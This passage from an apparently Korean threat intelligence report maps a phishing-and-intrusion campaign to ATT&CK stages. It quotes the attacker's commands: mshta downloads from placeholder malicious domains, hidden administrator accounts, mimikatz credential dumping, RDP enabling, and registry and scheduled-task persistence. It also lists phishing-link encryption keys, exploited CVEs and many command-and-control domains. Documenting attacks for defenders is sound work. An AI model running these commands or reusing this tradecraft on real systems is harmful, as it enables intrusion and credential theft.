$to_sender = 'protect.tearn@gmail.com';  
$to_name = 'Daum고객센터';
```

```
$email->setFrom("help@naver.com", "회원정보 ");  
$email->setSubject(" 해외 로그인 차단 기능이 실행되었습니다. ");  
$email->addTo($to_email, $to_id);
```




4 Develop Capabilities: Attacker directly develops tools or malware

- The attacker develops and uses remote control malware and tools that perform additional functions during remote control.





<p>joinfiles</p>	<p>joinfiles.exe</p>	<p>Join[name]-[6-digit number].dat files into one file</p>
<p>makecmd</p>	<pre>MakeCmd.exe <dstpath> cmd <cmd> MakeCmd.exe <dstpath> dll <dllpath> <entry> MakeCmd.exe <dstpath> memdll <dllpath> <entry> MakeCmd.exe <dstpath> upload <listpath> MakeCmd.exe <dstpath> drop <localfilepath> <remotefilepath> MakeCmd.exe <dstpath> ext <keyboardmon> <screenmon> <foldermon> <usbmon></pre>	<p>Code and command execution additional module</p>
<p>unzip</p>	<pre>C:\Users\THOR\Desktop>unzip.exe Unzip.exe <ZipFilePath> <ExtractFilePath> C:\Users\THOR\Desktop>unzip.exe test.zip ./test.hwp</pre>	<p>Decompression</p>
<p>Email Bot</p>	<pre>12:53:11 PM >> Starting Http Handler ... 12:53:11 PM >> Port: 9101</pre>	<p>Access with the stolen email information and maintain the session</p>





5 Obtain Capabilities: Prepare open tools or malware

- In addition to their own proprietary tools, attackers also use tools that are available on the Internet.
- When performing an attack, attackers use hacking framework, remote control tools, scanning tools, and vulnerability PoC codes.
- Encryption tools are used to protect information stolen from victims and attacker development programs.
- In order to avoid detection of malware by antivirus software, the attacker installs and uses domestic antivirus software.
- The attacker maintains sessions of stolen emails with email management tools.
- Virtual machine programs are used to test malware or to maintain sessions of emails stolen from victims.
- The attacker downloads and uses solutions being used by the hacked company to test them out.

List of open tools used

Hacking tools	Metasploit GitHub - k8gege/K8tools GitHub - The-Art-of-Hacking/h4cker GitHub - hackerhouse-opensource/exploits GitHub - christian-roggia/ GitHub - hacktoolspack/hack-tools MalwareBazaar pwn20wndstuff/Undecimus mimikatz
Phishing email tools	PHPMailer SendGrid PHPProxy
Remote control	RDPWrap UltraVNC TeamViewer Putty
Scanning tools	Acunetix
Convenience tools	Edgecookieview Everything Internet Download Manager
Encryption tools	Bitlocker
Domestic antivirus software	V3Lite ALYac25
VPN tools	VPNGate TCP Gender Changer
Virtual machines	VMWare Memu app player




Email management tools	Thunderbird
Target company solutions	Exchange server 2019 K-tirads Cad Thyroid MedCalc
Document editing programs	Hancom Office 2020 Notepad++ Editplus
Vulnerability PoC codes	2) CVE-2020-0688 3) CVE-2018-14745 4) CVE-2019-1821 5) CVE-2019-1652/CVE-2019-1653 6) CVE-2018-2628 7) CVE-2020-0796 8) CVE-2020-1300 9) KVE-2019-1144 10) CVE-2012-4873
SSL certificate creation program	ACME Let's Encrypt

- 2) CVE-2020-0688 : Microsoft Exchange Server Remote Code Execution Exploit
- 3) CVE-2018-14745 : Samsung Galaxy S6 SM-G920F G920FXXU5EQH7 bcmhd4358 Wi-Fi Driver prot_get_ring_space memory corruption
- 4) CVE-2019-1821 : Cisco Prime Infrastructure Remote Code Execution
- 5) CVE-2019-1652/CVE-2019-1653 : Exploits For Dumping Cisco RV320 Configurations Debugging Data And Remote Root Exploit
- 6) CVE-2018-2628 : Oracle weblogic RCE exploit
- 7) CVE-2020-0796 : SMBGhost exploit
- 8) CVE-2020-1300 : Remote Code Execution Through Microsoft Windows CAB Files
- 9) KVE-2019-1144 : Young cart5 XSS vulnerability
- 10) CVE-2012-4873 : GNUBoard4 HTML-Injection exploit



⑥ Compromise Accounts(Email Accounts): Account stealing, theft


- Information on stolen email accounts are managed and collected using an email management solution called 'Thunderbird'.
- An email application is installed and managed in the app player called 'memu'.





2 Exploit Public Facing Application

- The attacker exploits many vulnerabilities and hacking tools in the preparation process. The vulnerability identified as being used in the initial penetration is CVE-2020-0688, which exploits the email account collected by Reconnaissance-Phishing for Information.



List of hacking tools	Metasploit GitHub - k8gege/K8tools GitHub - The-Art-of-Hacking/h4cker GitHub - hackerhouse-opensource/exploits GitHub - christian-roggia/ GitHub - hacktoolspack/hack-tools MalwareBazaar pwn20wndstuff/Undecimus mimikatz
List of vulnerabilities	CVE-2020-0688 CVE-2018-14745 CVE-2019-1821 CVE-2019-1652/CVE-2019-1653 CVE-2018-2628 CVE-2020-0796 CVE-2020-1300 KVE-2019-1144 CVE-2012-4873



D. Execution

1 Command and Scripting Interpreter: Command Execution

- Persistence - Create Account
- Credential Access - OS Credential Dumping
- Discovery - File and Directory Discovery

- If the attacker has acquired the CMD execution permission through a vulnerability, he or she executes commands such as installing remote control malware and creating an account to secure a stable penetration path.
- When remote control malware is installed, the attacker runs commands such as searching the victim system directory and searching for antivirus software using the remote control management program.
- When malware is executed, it is characterized by using the regsvr32 command.

Used commands


Malware download	<code>mshta http://[malicious domain]/[malware name].hta</code>
Create accounts	<code>net user NewGuest [password] /add</code>
Set account permissions	<code>net localgroup Administrators [account name] /add</code> <code>net localgroup 'Remote Desktop Users' [account name] /add</code>
Hide accounts	<code>reg add 'HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList' /v [account name] /t REG_DWORD /d 0 /f</code>
Remote desktop settings	<code>reg add 'HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server' /v fDenyTSConnections /t REG_DWORD /d 0 /f</code> <code>reg add 'HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server' /v fSingleSessionPerUser /t REG_DWORD /d 0 /f</code>
Steal account information	<code>c:\programdata\1\64\m.exe "privilege::debug sekurlsa::logonpasswords exit"</code>
Search for whether antivirus software is installed	<code>powershell Get-CimInstance -Namespace root/securityCenter2 -classname antivirusproduct</code>
View malware setup path	<code>dir c:\programdata\software /s</code>
View all directories	<code>dir c:\ /s & dir d:\ /s & dir e:\ /s & dir f:\ /s & dir g:\ /s & dir h:\ /s & dir i:\ /s & dir j:\ /s & dir k:\ /s & dir l:\ /s & dir n:\ /s & dir m:\ /s & dir o:\ /s & dir p:\ /s & dir q:\ /s & dir r:\ /s & dir s:\ /s & dir t:\ /s & dir u:\ /s & dir v:\ /s & dir w:\ /s & dir s:\ /s & dir y:\ /s & dir z:\ /s</code>
Malware execution	<code>regsvr32 /s c:\programdata\software\westsoft\common\westcommon.dll</code>



2 User Execution

Defense Evasion - obfuscated Files or Information

- For an account to be stolen by phishing email or a malware be executed, the user(victim) must perform an action.
- When a user clicks a disguised link in a phishing email, the user is redirected to the malicious site and accesses the phishing page. At this time, the link is also encrypted with AES.



Encryption : AES-256-CBC
 Encryption key : SHA256(phpurlproxy.kr)
 Encryption IV : SHA256(#@S%^&*()_+==)
 Transmission factor : u





E. Persistence

1 Create Account

- After accessing the corporate system, the attacker creates an account to receive administrator authority and remote control authority, and to conduct various actions such as hiding.

Commands used

Create accounts	<code>net user NewGuest [password] /add</code>
Set account permissions	<code>net localgroup Administrators [account name] /add</code> <code>net localgroup 'Remote Desktop Users' [account name] /add</code>
Hide accounts	<code>reg add 'HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList' /v [account name] /t REG_DWORD /d 0 /f</code>
Remote desktop settings	<code>reg add 'HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server' /v fDenyTSConnections /t REG_DWORD /d 0 /f</code> <code>reg add 'HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server' /v fSingleSessionPerUser /t REG_DWORD /d 0 /f</code>

2 Boot or Logon Autostart Execution

- Automatic execution of malware is registered through registry when a remote control malware is executed.


Autostart registration information

Path	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
Value	WindowsDefender or ESTsoftAutoUpdate
Value data	<code>regsvr32.exe /s C:\ProgramData\Software\Microsoft\Windows\Patch\patch.dll</code> or <code>regsvr32.exe /s C:\ProgramData\Software\Microsoft\OneDriver\Patch\patch.dll</code> or <code>regsvr32.exe /s C:\ProgramData\Software\ESTsoft\Common\ESTCommon.dll</code>



3 Scheduled Task/Job: Scheduled Task/Job Registration

- The task/job of downloading additional malware is registered in the scheduler by using the MS Office macro function.



Task/job scheduler registration script

```
"schtasks.exe /create /sc minute /mo 5 /tn WindowsDefenderAutoUpdate /tr" & Chr(34) &
"mshta.exe [malicious domain]/[file name].hta" & Chr(34) & " /f"
```

```
"schtasks.exe /create /sc minute /mo 40 /tn WindowsDefenderUpdate /tr" & Chr(34) &
"cmd.exe /c taskkill im mshta.exe /f" & Chr(34) & " /f"
```



F. Credential Access

1 OS Credential Dumping: Extract OS account information

- The attacker collects account information of the accessed system using the mimikatz program.

Command used

Steal account information	c:\programdata\1\1\64\1\m.exe "privilege::debug sekurlsa::logonpasswords exit"
---------------------------	---

2 Unsecured Credentials: Store unsecured account information

- Collect files containing account information in plaintext.


3 Input Capture: Collect account information through key logging

- The account information key logged is collected through malware. The key logging information is stored in the client for a certain period of time and then transmitted to the command control server. After being transmitted, the file is deleted.



4 Two-Factor Authentication Interception: Stealing Two-Factor Authentication Information

- If a one time password for two-factor authentication is required when stealing an email account, the account is intercepted using Email Bot, a proprietary program.





G. Defense Evasion

1 Masquerading

- The attacker disguises malware as a domestic antivirus program and Windows software name in order not to expose its existence.
- The malware's job scheduler registration name is disguised as a Windows update name.
- The address of the command control server of remote control malware is disguised as a normal address.

Type	Malware name
Disguise as antivirus program	C:\programdata\software\ESTsoft\Common\ESTCommon.dll C:\programdata\software\ESTsoft\Common\cache\log.txt C:\programdata\software\ESTsoft\Common\flags\FolderMonitor C:\programdata\software\ESTsoft\Common\flags\KeyboardMonitor C:\programdata\software\ESTsoft\Common\flags\ScreenMonitor C:\programdata\software\ESTsoft\Common\flags\UsbMonitor
Disguise as Windows software	C:\Programdata\Software\Microsoft\OneDriver\Patch\patch.dll C:\Programdata\Software\Microsoft\Windows\Patch\patch.dll

Type	Task/Job scheduler name
Disguise as Windows update	WindowsDefenderAutoUpdate WindowsDefenderUpdate

Type	Command control server address
Disguise as shopping mall	http://elle-shop.org-help.com/index.php http://sportcar-seller.org-help.com/index.php http://tissot-seller-seoul.96.lt/index.php http://cokacola-shop.org-help.com/index.php http://apple-shop.org-help.com/index.php http://dior-mart-korea.org-help.com/index.php http://lexus-victory.96.lt/index.php http://vacation-story.esy.es/index.php http://fila-mart-seoul.96.lt/log/reading.php
Disguise as company	http://newdaily-redirecting.onekakao.com/index.php http://mail.celltrion.ml http://mail.novavax.ml




Disguise as government	http://bmail-link.koreasgov.co.kr/bmail/run.php http://helper.uni-korea.ga
Disguise as university	http://portal.dongguk.ml/read.php
Disguise as email	http://mail.naver.buzz/test.hta http://nid.naver.home-info.ml http://member.daum.home-info.ml
Others	http://road.tongilcash.xyz/index.php http://part.bigfile.pe.hu/index.php http://dept0-dr.lab.hol.es/index.php http://protector-download.onekorea.xyz/info/reading.php



2 Obfuscated Files or Information

- The remote control malware encrypts a file and transmits it to the outside.

Packfile

